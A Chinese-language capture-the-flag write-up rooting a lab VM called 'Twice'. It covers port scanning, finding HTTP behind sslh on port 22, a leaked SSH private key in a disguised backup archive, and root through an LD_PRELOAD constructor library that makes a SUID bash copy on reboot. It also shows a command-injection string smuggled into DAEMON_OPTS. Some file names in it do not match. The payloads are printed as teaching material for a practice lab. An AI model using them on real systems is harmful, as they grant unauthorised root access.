

Twice

nmap扫描端口

```
> > nmap -SC -sv -p- 192.168.0.198
> Starting Nmap 7.95 ( https://nmap.org ) at 2026-04-12 21:06 EDT
> Nmap scan report for 192.168.0.198
> Host is up (0.0012s latency).
> Not shown: 65534 closed tcp ports (reset)
> PORT      STATE SERVICE VERSION
> 22/tcp open  ssh      OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
> | ssh-hostkey:
> |   3072 f6:a3:b6:78:c4:62:af:44:bb:1a:a0:0c:08:6b:98:f7 (RSA)
> |   256  bb:e8:a2:31:d4:05:a9:c9:31:ff:62:f6:32:84:21:9d (ECDSA)
> |_  256  3b:ae:34:64:4f:a5:75:b9:4a:b9:81:f9:89:76:99:eb (ED25519)
> MAC Address: 08:00:27:E9:0A:A4 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
> Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
>
> Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
> Nmap done: 1 IP address (1 host up) scanned in 25.16 seconds
```

发现只有22端口开放，尝试连接不成功，怀疑是 port knocking，刚好twice就代表要“敲门”两次，但是不成功

确实没有get到这里的twice是什么意思，那么还有什么隐藏服务的方式呢，想不到了，后来ai提示，使用amap进行扫描，amap是专注于识别即使在非标准端口上运行的应用程序的工具，之前确实没有用过

```
> amap -h
amap v5.4 (c) 2011 by van Hauser <vh@thc.org> www.thc.org/thc-amap
Syntax: amap [-A|-B|-P|-W] [-lbuSRHUDqv] [[-m] -o <file>] [-D <file>] [-t/-T sec] [-c cons]
[-C retries] [-p proto] [-i <file>] [target port [port] ...]
Modes:
  -A      Map applications: send triggers and analyse responses (default)
  -B      Just grab banners, do not send triggers
  -P      No banner or application stuff - be a (full connect) port scanner
Options:
  -l      Only send triggers to a port until 1st identification. Speeeeed!
  -6      Use IPV6 instead of IPV4
  -b      Print ascii banner of responses
  -i FILE Nmap machine readable outputfile to read ports from
  -u      Ports specified on commandline are UDP (default is TCP)
  -R / -S Do NOT identify RPC / SSL services
  -H      Do NOT send application triggers marked as potentially harmful
  -U      Do NOT dump unrecognised responses (better for scripting)
  -d      Dump all responses
  -v      Verbose mode, use twice (or more!) for debug (not recommended :-))
  -q      Do not report closed ports, and do not print them as unidentified
  -o FILE [-m] write output to file FILE, -m creates machine readable output
  -c CONS Amount of parallel connections to make (default 32, max 256)
  -C RETRIES Number of reconnects on connect timeouts (see -T) (default 3)
  -T SEC  Connect timeout on connection attempts in seconds (default 5)
```

```
-t SEC      Response wait timeout in seconds (default 5)
-p PROTO    Only send triggers for this protocol (e.g. ftp)
TARGET PORT The target address and port(s) to scan (additional to -i)
amap is a tool to identify application protocols on target ports.
Usage hint: Options "-bqv" are recommended, add "-1" for fast/rush checks.
```

```
> amap -v 192.168.0.198 22
Using trigger file /etc/amap/appdefs.trig ... loaded 30 triggers
Using response file /etc/amap/appdefs.resp ... loaded 346 responses
Using trigger file /etc/amap/appdefs.rpc ... loaded 450 triggers

amap v5.4 (www.thc.org/thc-amap) started at 2026-04-12 22:46:38 - APPLICATION MAPPING mode

Total amount of tasks to perform in plain connect mode: 23
waiting for timeout on 23 connections ...
Protocol on 192.168.0.198:22/tcp matches http
Protocol on 192.168.0.198:22/tcp matches http-apache-2
Protocol on 192.168.0.198:22/tcp matches ssh
Protocol on 192.168.0.198:22/tcp matches ssh-openssh

Unidentified ports: none.

amap v5.4 finished at 2026-04-12 22:46:44
```

发现在22端口竟然还有http服务，长知识了，能实现让 HTTPS 和 SSH 共享同一个端口的是一个叫ssllh的工具，类似一个服务管家，能够辨别不同的请求并进行相应的处理，从而实现端口复用。

如果开头是“SSH-”，管家立刻知道这是 SSH 客人，于是打开通往 22 号房间（本机 SSH 服务端口）的通道。

如果开头是“GET”、“POST”、“HEAD”等，管家就知道是 HTTP 客人，引导他去 80 号房间（本机 HTTP 服务端口）。

如果数据包开头字节符合 TLS 握手协议的特征（例如内容类型是“22”表示握手协议，版本号等），管家就判断这是 HTTPS 客人，引导他去 443 号房间（本机 HTTPS 服务端口）。

```
> feroxbuster -u http://192.168.0.198:22 -x php,js,html,txt,zip,bak
```

```

  _ _ _ _ _
 | | | | | / \
 | | | | | \ /
by Ben "epi" Risher 🐼 ver: 2.13.1
```


🎯 Target Url	http://192.168.0.198:22/
🚩 In-Scope Url	192.168.0.198
🚀 Threads	50
📖 wordlist	/usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt
💰 Status Codes	All Status Codes!
⚡ Timeout (secs)	7
🐘 User-Agent	feroxbuster/2.13.1
🔧 Config File	/etc/feroxbuster/ferox-config.toml
🔍 Extract Links	true
💰 Extensions	[php, js, html, txt, zip, bak]

```
⚙ HTTP methods | [GET]
🔍 Recursion Depth | 4

⚙ Press [ENTER] to use the Scan Management Menu™

404 GET 91 31w 275c Auto-filtering found 404-like response and
created new filter; toggle off with --dont-filter
403 GET 91 28w 278c Auto-filtering found 404-like response and
created new filter; toggle off with --dont-filter
200 GET 31 6w 706c http://192.168.0.198:22/backup.zip
200 GET 11 1w 16c http://192.168.0.198:22/index.html
200 GET 11 1w 16c http://192.168.0.198:22/
200 GET 3501 751w 22064c http://192.168.0.198:22/server-status
[#####] - 50s 210000/210000 0s found:4 errors:0
[#####] - 49s 210000/210000 4299/s http://192.168.0.198:22/
```

server-status页面显示的是进程信息



还发现了存在backup.zip备份文件，可以下载
压缩包下载之后想要用unzip解压，但是无法解压成功
7z分析一下压缩包

```
> 7z l backup.zip

7-Zip 24.09 (x64) : Copyright (c) 1999-2024 Igor Pavlov : 2024-11-29
64-bit locale=en_US.UTF-8 Threads:32 OPEN_MAX:1024, ASM

Scanning the drive for archives:
1 file, 391 bytes (1 KiB)

Listing archive: backup.zip

--
```

```
Path = backup.zip
Open WARNING: Cannot open the file as [zip] archive
Type = gzip
Headers Size = 10
```

Date	Time	Attr	Size	Compressed	Name
2026-03-28	20:10:47		10240	391	backup
2026-03-28	20:10:47		10240	391	1 files

```
Warnings: 1
```

压缩包的实际格式是gzip格式的，解压查看

```
> cp backup.zip backup.gz
> gunzip backup.gz
> ls -la
total 24
drwxr-xr-x  2 root root  4096 Apr 12 22:53 .
drwxr-xr-x 12 root root  4096 Apr 12 22:31 ..
-rw-r--r--  1 root root 10240 Apr 12 22:53 backup
-rw-r--r--  1 root root   391 Apr 12 22:31 backup.zip
> cat backup
id_ed2551900006000000000000000000000000000000063315162066724011154 Oustar rootroot-----BEGIN
OPENSSH PRIVATE KEY-----
b3B1bnNzaC1rZXktdjEAAAABAG5vbmUAAAABbm9uZQAAAAAAAAABAAAAMwAAAAatzc2gtZW
QyNTUxOQAAACAOj2572/tCLfHeT69Zhrsh1KzpRLjvT7VxCOD7kh7E8QAAAJhc1DznQpQ2
ZwAAAAatzc2gtZWQyNTUxOQAAACAOj2572/tCLfHeT69Zhrsh1KzpRLjvT7VxCOD7kh7E8Q
AAAEbIC8Y0FCRmWZR7Jg9b2ITBZ+U/gZ47vONK0eOzCr1k0w6Pbnvb+0It8d5Pr1keuyGU
r01Eu09PtXEI4PuSHsTxAAAADmN5bc1sb3ZlQFR3awN1AQIDBAUGBw==
-----END OPENSSH PRIVATE KEY-----
```

获取到私钥文件

```
> cat > id_ed25519 << 'EOF'
• -----BEGIN OPENSSH PRIVATE KEY-----
b3B1bnNzaC1rZXktdjEAAAABAG5vbmUAAAABbm9uZQAAAAAAAAABAAAAMwAAAAatzc2gtZW
QyNTUxOQAAACAOj2572/tCLfHeT69Zhrsh1KzpRLjvT7VxCOD7kh7E8QAAAJhc1DznQpQ2
ZwAAAAatzc2gtZWQyNTUxOQAAACAOj2572/tCLfHeT69Zhrsh1KzpRLjvT7VxCOD7kh7E8Q
AAAEbIC8Y0FCRmWZR7Jg9b2ITBZ+U/gZ47vONK0eOzCr1k0w6Pbnvb+0It8d5Pr1keuyGU
r01Eu09PtXEI4PuSHsTxAAAADmN5bc1sb3ZlQFR3awN1AQIDBAUGBw==
-----END OPENSSH PRIVATE KEY-----
EOF
> chmod 600 id_ed25519
> ssh-keygen -l -f id_ed25519
256 SHA256:JQCHWzb1MOWDomZ2MhNq1ws34LP0b0sJYwXNh6ipBnk cyl-love@Twice (ED25519)
> ssh -i id_ed25519 cyl-love@192.168.0.198
```

用户为cyl-love，ssh登录成功后，`sudo -l`查看到能够无密码执行 `sudo /usr/sbin/reboot`

```

cyl-love@Twice:/$ sudo /usr/sbin/reboot --help
reboot [OPTIONS...] [ARG]

Reboot the system.

Options:
  --help      Show this help
  --halt      Halt the machine
  -p --poweroff Switch off the machine
  --reboot    Reboot the machine
  -f --force   Force immediate halt/power-off/reboot
  -w --wtmp-only Don't halt/power-off/reboot, just write wtmp record
  -d --no-wtmp Don't write wtmp record
  --no-wall   Don't send wall message before halt/power-off/reboot

See the halt(8) man page for details.

```

参数中并没有什么能够拼接命令或者引入文件的地方，那么利用方法应该是在机器关机或者启动的时候会调用某可以控制的文件，然后进行提权，找了几个关机和启动会调用的文件，但是都不太对

结合之前看到的 `server-status`，感觉不会平白无故给我们这个，所以查看一下服务信息，其中开机自启动的就是第二列为enable的

```

cyl-love@Twice:/lib/systemd/system$ systemctl list-units --type=service --state=running
UNIT                                LOAD    ACTIVE SUB    DESCRIPTION
apache2.service                    loaded active running The Apache HTTP Server
cron.service                        loaded active running Regular background program processing
daemon
dbus.service                       loaded active running D-Bus System Message Bus
getty@tty1.service                 loaded active running Getty on tty1
rsyslog.service                    loaded active running System Logging Service
ssh.service                        loaded active running OpenBSD Secure Shell server
sshd.service                       loaded active running SSL/SSH multiplexer
systemd-journald.service            loaded active running Journal Service
systemd-logind.service              loaded active running User Login Management
systemd-timesyncd.service           loaded active running Network Time Synchronization
systemd-udevd.service               loaded active running Rule-based Manager for Device Events and
Files
unattended-upgrades.service         loaded active running Unattended Upgrades Shutdown
user@1000.service                   loaded active running User Manager for UID 1000
masked                             enabled

```

服务中存在sshd，可以看一下对应的配置文件

```

cyl-love@Twice:/lib/systemd/system$ cat sslh.service
[Unit]
Description=SSL/SSH multiplexer
After=network.target
Documentation=man:sslh(8)

[Service]
EnvironmentFile=/etc/default/sslh
ExecStart=/usr/sbin/sslh --foreground $DAEMON_OPTS
KillMode=process

[Install]
WantedBy=multi-user.target

```

其中的内容

```
EnvironmentFile=/etc/default/sslh
```

可以让 systemd 在启动服务前，读取这个文件里的环境变量

```
ExecStart=/usr/sbin/sslh --foreground $DAEMON_OPTS
```

是启动 sslh 时运行的命令，并把上面路径下读到的 DAEMON_OPTS 参数拼到启动参数里。

然后我想要在参数后面拼接命令，做了不少类似这样的尝试，但是都没有成功，直接拼接命令来反弹shell还会直接把这个服务搞崩，22端口都启动不了

```
DAEMON_OPTS="--user root --listen 0.0.0.0:22 --ssh 127.0.0.1:2222 --http 127.0.0.1:80 --
pidfile /var/run/sslh/sslh.pid; cp /bin/bash /tmp/rootbash; chmod +xs /tmp/rootbash"
```

这个不成功，还会把sslh的服务弄坏，然后确实是没有思路了

后来也是问别人的提示，要利用LD_PRELOAD

LD_PRELOAD是Linux/Unix系统的一个环境变量，它可以影响程序的运行时的链接，它允许在程序运行前定义优先加载的动态链接库。通过这个环境变量，可以在主程序和其动态链接库的中间加载别的动态链接库，甚至覆盖系统的函数库。

理解起来大概就类似于hook

在这个题目中

```

[Service]
User=root # ✓ root权限
EnvironmentFile=/etc/default/xxx # ✓ 环境文件
ExecStart=/usr/bin/daemon_program # ✓ 动态链接程序

```

```

cyl-love@Twice:~$ ldd /usr/sbin/sslh
linux-vdso.so.1 (0x00007fff153eb000)
libwrap.so.0 => /lib/x86_64-linux-gnu/libwrap.so.0 (0x00007f2ae70d9000)
libpcresox.so.3 => /lib/x86_64-linux-gnu/libpcresox.so.3 (0x00007f2ae70d4000)
libconfig.so.9 => /lib/x86_64-linux-gnu/libconfig.so.9 (0x00007f2ae6ec8000)
libcap.so.2 => /lib/x86_64-linux-gnu/libcap.so.2 (0x00007f2ae6ec0000)
libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007f2ae6cec000)
libnsl.so.2 => /lib/x86_64-linux-gnu/libnsl.so.2 (0x00007f2ae6cd1000)
libpcres.so.3 => /lib/x86_64-linux-gnu/libpcres.so.3 (0x00007f2ae6c5b000)
libpthread.so.0 => /lib/x86_64-linux-gnu/libpthread.so.0 (0x00007f2ae6c39000)
/lib64/ld-linux-x86-64.so.2 (0x00007f2ae70fe000)
libtirpc.so.3 => /lib/x86_64-linux-gnu/libtirpc.so.3 (0x00007f2ae6c09000)

```

```

libgssapi_krb5.so.2 => /lib/x86_64-linux-gnu/libgssapi_krb5.so.2
(0x00007f2ae6bb6000)
libkrb5.so.3 => /lib/x86_64-linux-gnu/libkrb5.so.3 (0x00007f2ae6adc000)
libk5crypto.so.3 => /lib/x86_64-linux-gnu/libk5crypto.so.3 (0x00007f2ae6aaa000)
libcom_err.so.2 => /lib/x86_64-linux-gnu/libcom_err.so.2 (0x00007f2ae6aa4000)
libkrb5support.so.0 => /lib/x86_64-linux-gnu/libkrb5support.so.0
(0x00007f2ae6a95000)
libkeyutils.so.1 => /lib/x86_64-linux-gnu/libkeyutils.so.1 (0x00007f2ae6a8e000)
libresolv.so.2 => /lib/x86_64-linux-gnu/libresolv.so.2 (0x00007f2ae6a74000)
libdl.so.2 => /lib/x86_64-linux-gnu/libdl.so.2 (0x00007f2ae6a6e000)

```

然后编译恶意动态链接库

```

cyl-love@Twice:~$ cat << 'EOF' > /tmp/payload.c
> #include <stdlib.h>
>
> void __attribute__((constructor)) init() {
>     system("cp /bin/bash /tmp/rootbash");
>     system("chmod 4755 /tmp/rootbash");
> }
> EOF
cyl-love@Twice:~$ gcc -shared -fPIC -o /tmp/payload.so /tmp/payload.c

cyl-love@Twice:~$ nano /etc/default/sslh

cyl-love@Twice:~$ cat /etc/default/sslh
# Default options for sslh initscript
# sourced by /etc/init.d/sslh

# binary to use: forked (sslh) or single-thread (sslh-select) version
# systemd users: don't forget to modify /lib/systemd/system/sslh.service
DAEMON=/usr/sbin/sslh

DAEMON_OPTS="--user root --listen 0.0.0.0:22 --ssh 127.0.0.1:2222 --http 127.0.0.1:80 --
pidfile /var/run/sslh/sslh.pid"
LD_PRELOAD=/tmp/payload.so

```

添加LD_PRELOAD后

加载顺序变化：

LD_PRELOAD=/tmp/simple.so /usr/sbin/sslh

↓ 动态链接器处理

└─ ❶ 先加载LD_PRELOAD指定的库

└─ /tmp/simple.so ✨

└─ 执行constructor: init()

└─ ❷ 再加载程序依赖的库

└─ libc.so.6

└─ libpthread.so.0

└─ libconfig.so

└─ 函数查找顺序：

先在simple.so中找 → 找不到才去系统库找

这样就能让/etc/default/sslh在执行的过程中调用恶意动态链接库，执行我们的恶意命令

但是这个恶意链接库还不能放在/tmp目录下，不然每一次重启都会被清除掉，所以要放在用户的家目录，编写提权的恶意动态链接库

```
#include <fcntl.h>
#include <unistd.h>
#include <sys/sendfile.h>
#include <sys/stat.h>

void __attribute__((constructor)) init() {
    int src = open("/bin/bash", O_RDONLY);
    int dst = open("/var/tmp/rootbash", O_WRONLY | O_CREAT | O_TRUNC, 04755);
    struct stat st;
    fstat(src, &st);
    sendfile(dst, src, NULL, st.st_size);
    close(src);
    close(dst);
}
```

编译并写入etc/default/ssh文件

```
cyl-love@Twice:~$ gcc -shared -fPIC -o /home/cyl-love/payload.so /home/cyl-love/payload.c
cyl-love@Twice:~$ echo 'LD_PRELOAD=/home/cyl-love/payload.so' >> /etc/default/ssh
cyl-love@Twice:~$ sudo /usr/sbin/reboot
```

```
cyl-love@Twice:~$ ls -la /var/tmp/rootbash
-rwsr-xr-x 1 root root 1168776 Apr 13 05:52 /var/tmp/rootbash
cyl-love@Twice:~$ /var/tmp/rootbash -p
rootbash-5.0# id
uid=1000(cyl-love) gid=1000(cyl-love) euid=0(root) groups=1000(cyl-love)
bash-5.0# python3 -c 'import os; os.setuid(0); os.system("/bin/bash")'
root@Twice:/root# id
uid=0(root) gid=1000(cyl-love) groups=1000(cyl-love)
```

Q&A

整理出开机自启的服务

```
lrwxrwxrwx 1 root root 13 May 27 2024 runlevel6.target -> reboot.target
-rw-r--r-- 1 root root 591 Feb 2 2021 reboot.target
```

为什么会有这样的链接呢，意义何在？

这属于 systemd 的兼容设计

runlevel6.target 是老式 SysV runlevel 的名字（6 表示重启）。

systemd 里真正对应的目标是 reboot.target。

用符号链接把两者连起来后，旧命令/旧脚本（比如 telinit 6、引用 runlevel6.target 的脚本）仍能工作。

.service结尾的应该叫什么文件？

.service 结尾的文件叫 **systemd service unit** 文件，简称 **service unit**（或 **unit** 文件），是给 **systemd** 的“服务说明书”。用来定义：

服务启动什么命令（**ExecStart=**）

何时启动、依赖谁（**After=**、**Requires=**）

出错后怎么重启（**Restart=**）

以哪个用户运行（**User=**）

安装到哪个 **target**（**WantedBy=**）

什么是**.target**文件？

.target 文件是 **systemd** 的“目标单元”（**target unit**），可以理解为一个状态/里程碑，它的作用就是在系统进入某个状态时，把一批相关服务一起拉起/停止，并按依赖顺序协同。

关键点：

它本身通常不启动具体程序，主要负责“拉起哪些 **unit**”。

类似旧 **sysv** 的 **runlevel** 概念，但更灵活。

常见例子：

multi-user.target：多用户命令行环境

graphical.target：图形界面环境

reboot.target：重启流程

poweroff.target：关机流程

为什么有的**service**文件后面又**.d**，有的没有，这两个有什么区别？

xxx.service：完整的 **unit** 主文件（原始定义）

xxx.service.d/：这个服务的“覆盖配置目录”（**drop-in**）

xxx.service.d/ 目录里通常放 ***.conf**，用于增改配置，而不是重写整个服务文件。

systemd 加载时会把主文件 + **.d/*.conf** 合并。

常见用法：

软件包提供 **/lib/systemd/system/nginx.service**

管理员不改原文件，改 **/etc/systemd/system/nginx.service.d/override.conf**

这样升级包时不容易被覆盖，维护更安全